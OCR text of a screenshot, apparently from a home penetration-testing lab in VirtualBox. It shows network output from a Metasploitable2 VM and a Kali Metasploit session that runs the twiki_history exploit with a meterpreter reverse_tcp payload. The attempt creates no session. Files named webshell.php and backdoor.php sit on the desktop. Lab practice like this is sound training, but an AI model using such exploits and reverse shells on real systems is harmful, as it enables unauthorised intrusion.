
Strumenti
metasploitable2
Spenta
window7
Spenta
mint
Spenta
pfsense
Spenta
kali linux 1
In esecuzione
win7
Nuova
Generale
Nome:
Sistema
Memoria di ba
Ordine di avvi
Accelerazione
Schermo
Memoria vide
Fattore di sca
Scheda grafic
Server di desk
Registrazione
Clone di metasploitable2 [Running]
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:90:b1:3c
inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe90:b13c/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:28 errors:0 dropped:0 overruns:0 frame:0
TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3031 (2.9 KB) TX bytes:5335 (5.2 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:92 errors:0 dropped:0 overruns:0 frame:0
TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)
msfadmin@metasploitable:~$
Left ⌘
kali linux 1 [Running]
1 2 3 4
20:29
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
kali@kali: ~
File Actions Edit View Help
msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options
Module options (exploit/unix/webapp/twiki_history):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /twiki/bin yes TWiki bin directory path
VHOST no HTTP server virtual host
Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
msf6 exploit(unix/webapp/twiki_history) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[+] Successfully sent exploit request
id
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > id
[*] exec: id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kaboxer)
msf6 exploit(unix/webapp/twiki_history) >
Left ⌘